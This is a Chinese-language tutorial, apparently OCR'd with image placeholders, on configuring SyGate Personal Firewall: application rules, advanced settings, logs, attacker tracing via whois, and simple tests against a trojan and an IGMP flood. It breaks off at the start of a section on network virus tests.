


图 1

从图中可以看到，程序会询问用户是否允许当前的应用程序通过SyGate的防火墙，进行Internet存取。也就是说，只有通过你的允许，应用程序

才能够访问 Internet。而你需要做就是选择 “Yes”，或者 “No”。当然，你还可以选择 “Remember my answer, and do not ask me again for this application”，以便于在下次运行这个应用程序时，防火墙可以自动识别并允许该应用程序通过防火墙。如图 2 所示




图 2

当然你也可以对应用程序说 No，如果你点击则说明应用程序不可以和其他主机进行网络连接。这样的设置有利于你了解你的计算机当前的网络连接情况，有利于你辨别恶意的信息传递。我们也具体察看应用程序的细节部分，点击 Detail 如图 3 所示：




图 3

如果你不能确定防火墙向您询问的应用程序是否可靠你也可以设置应用程序为询问状态。三种状态的图标分别为下表所示：

应用程序状态	图标	说明
允许通过 (Allow)	Internet Explorer	允许应用程序进行网络连接。显示为正常图标。
询问 (Ask)	Internet Explorer	应用程序处于询问状态。图标中加上一个黄色问号表示。
拦截 Block	Internet Explorer	应用程序已经被设置成为拦截，图标上面画着一个红色的圆圈标志。

与 Windows XP 内建的防火墙不同，SyGate Personal FireWall 可以同时监测进出 Windows 系统的数据，这样就更加安全。我们知道一般的木马程序都是在你的系统中安装客户端，然后在服务器端进行控制，现在有了 SyGate Personal FireWall，你就可以自由控制允许访问 Internet 的应用程序，有效地阻断木马程序向服务器端发送数据，即使你的系统中有木马，也不用担心了。此外，对于程序可以识别的访问，主要是来自外部的不知名访问要求，SyGate Personal FireWall 会自动禁止其对系统进行访问，此时并不会给出任何提示，你也就可以放心地使用 Internet，并让其为你服务了。

二、高级设置

防火墙除了可以对应用程序进行限制以外，还有更高级的选项设置。用户可以自己制定拦截过滤策略，防火墙按照安全策略进行数据的出入连接。如果你对网络协议非常熟悉，你就可以设置这样的选项了。

我们找到菜单栏中 Tools 选项，点击 Applications 选项，如图 4 所示：




图 4

选择高级选项（Advanced） 这里我们可以看到用户可以对应用程序进行有关限制。如图 5 所示：

下面我们着重讲解一下高级选项的设置：

Screensaver Mode 屏幕保护模式

你选择了这个选项允许应用程序在屏幕保护是连接网络。

Trusted IP Addresses 被信任的地址

通过这个选项，你可以设置被信任的地址或者地址段。你所填写的地址会被你指定的程序所信任。值得注意的是，你要确保你所填写的 ip 地址




图 5

是有效的。

Trusted Ports被信任的端口

设置你的端口号或者端口段。将端口号填入TCP或者UDP下的下拉框中，一旦你填写了指定的端口，则应用程序只能通过你指定的端口与其他主机通讯，而其他的端口则被屏蔽。

Enable Scheduling 计划任务

通过这个选项你可以设置指定的ip地址或者地址段在某个时间段的行为。也就是说，你可以对某个应用程序在某一个时间段进行限制。

高级规则

网络环境毕竟是错综复杂的；而每个用户对网络的需求也不尽相同，所以SyGate个人防火墙拥有可由用户自已定义的安全规则。通过对高级规则(Advanced Rules) 设置，用户可以为自己定制最贴身的安全环境。如图6：




图 6

这里我们规定：在每天的早上8：00 到晚18 00点打开本机的TCP 21端口为子网的主机提供ftp 服务。设置如下：

选项	设置
General	rule description 中填写开放本机的FTP 服务
Hosts	选择Subnet range 选项，填写子网的ip 地址和子掩码。
Ports and Protocols	Protocols设置成TCP Local设置成Ftp 20 21
Scheduling	选择Enable Scheduling 填写好规则生效的时间段。
Applications	选择应用程序，这里我们选择“Internet 服务管理器”。

这样一个简单的规则就填写好了。如上所述，SyGate个人防火墙不仅提供了一整套基于普遍情况下适用的网络安全规则，还能让用户可以灵活的配置自己的防火墙规则。这足以适应日益变化的各种各样的网络环境，为个人用户提供安全而方便的网络应用。

不过值得注意的是，除非你对协议非常的熟悉，否则设置高级规则会影响你正常的网络连接的 。

日志管理

一个软件功能的强大是多方面的，当然防火墙也不例外。在日志纪录中我们可以发现潜在的安全威胁，例如端口扫描，这个是黑客了解你计算机的途径。下面我们重点了解一下软件的日志纪录，这里我们叫做log。

在Sygate Personal Firewall Pro 中，log 记录着通过网络攻击计算机的事件纪录。日志采用统一的界面方便管理，一目了然。日志纪录面向网络分为四个部分。分别为：系统日志 (System Log)，安全日志 (Security Log)，连接日志 (Traffic Log)，数据包日志 (Packet Log)。日志都可进行导出和储存。

下面我们看看日志是怎样记录攻击的。点击工具栏上面的log 按钮，我们就可以选择以上提到的四个部分。

一、系统日志 (System Log)

系统日志创建整个系统运行的变化纪录，例如开始运行和结束这个服务 (services) 的时间，删除网络应用程序，软件设置的更改，软件运行时的错误等等。系统日志尤其是在发现和修复sysgate 系统中的错误时起到了重要的作用。具体

功能如下所示：

图标	说明
(图标)	防火墙内部发生错误。
(图标)	防火墙存在潜在的问题。
(图标)	关于防火墙的其他信息。

而关于系统日志的其他信息都在图标后边的表格中有详细说明，这里不做介绍。

二、安全日志（Security Log）

这个日志项目记录了外界计算机对主机的危险攻击，例如：端口扫描，拒绝服务攻击等。所以这个日志是直接关系到主机安全的。日志记录了攻击的时间，攻击的类型，攻击的激烈程度（这里分别用 Critical，Major 或者 Minor 标志），攻击者的 ip 地址，攻击所使用的协议（TCP，UDP，ICMP）和简要说明等等。我们点击一个攻击信息软件还可以分析出具体信息和对方发送的数据。这个记录就给我们查找黑客提供了有利的依据。具体防火墙可以阻止哪些攻击我们在后面进行说明。在这里我们先着重讲一下如何利用这个日志来查找黑客。

一般我们查找黑客都是利用黑客攻击所留下的 Ip 地址作为线索。不过只有 IP 地址是不足以找到黑客的。防火墙还为我们提供了一个简单的 whois 程序，我们可以很方便的随时了解黑客的有关资料。例如：假设一个有恶意企图的人对我们的主机反复的进行拒绝服务攻击，防火墙记录了黑客攻击的一切脚印。我们用右键点击拒绝服务攻击的日志项目，这里会出现一个 Back Trace 的选项，这个是察看我们与黑客之间的路由情况的。我们在点击 whois 按钮，这里将会显示出来对方的 isp 的信息。如果有必要我们可以和黑客 isp 取得联系，从而查出黑客。

三、连接日志（Traffic Log）

日志记录了每个经过主机的网络数据包的情况。一般这里的日志纪录的条目很多，一般的操作者很少会去分析，这里不再赘述。

四、数据包日志（Packet Log）

这个看起来都不像是一个日志纪录，到更像一个网络捕获器。日志会记录下所有进入和离开计算机的数据包。由于这个日志记录下来会很大，所以默认情况下不是打开的。如果你想打开这个日志纪录，你可以找到 Options 选项，找到 Enable Packet Log 确定即可。

攻击测试

介绍了这么多关于这个防火墙的使用，下面我们对他进行必要的测试。看看防火墙是不是能够使我们安全上网。由于条件有限，这里我们不能一一作测试，只是选择了一些代表性的案例。

一、木马攻击

这个测试很简单，我们在装有防火墙的主机上运行了木马冰河。而另一方面我们使用局域网中电脑连接我们的主机。当我们连接冰河和服务端时，防火墙弹出了提示信息。我们点击详细按钮，很明显这是一个恶意程序。只要我们点击 block 就可以了。

是不是一切木马攻击都可以被避免呢？答案是肯定的。由于传统 IP 包过滤型的防火墙对于连入的连接往往会进行非常严格的过滤，但是对于连出的连接却疏于防范，这就导致了一些所谓“反弹型木马”的出现。所谓的反弹型端口，就是说让木马的服务端（被控制端）主动连接客户端（控制端）。由于这种木马的客户端通常开一些低端的公共端口（譬如 80 端口），所以当这些木马从服务器端对客户端发起连接的时候，传统的防火墙会以为这是进行合法的连接（譬如说以为是浏览网页）而不对它进行拦截，从而被木马软件控制。Sygate 个人防火墙的应用程序访问网络规则就是为了弥补传统基于 IP 包过滤的防火墙的无法控制内部应用程序的缺陷而设计的。它是专门用于防火墙对用户计算机内部的应用程序访问网络做审核。使得潜藏于计算机内部的后门软件或者非法进程无法对用户的计算机造成为害。这也说明，如果我们看见了未知的进程，不要轻易的说 yes。

二、拒绝服务攻击

在这里，我们使用了很暴力的 IGMP 炸弹对 98 进行攻击，这次防火墙报警了。日志告诉我们，刚刚黑客向我们发送了大量的 IGMP 报文进行拒绝服务攻击，但都已经拦截。看来对付一般性的拒绝服务攻击防火墙做得很好了。

三、网络病毒攻击

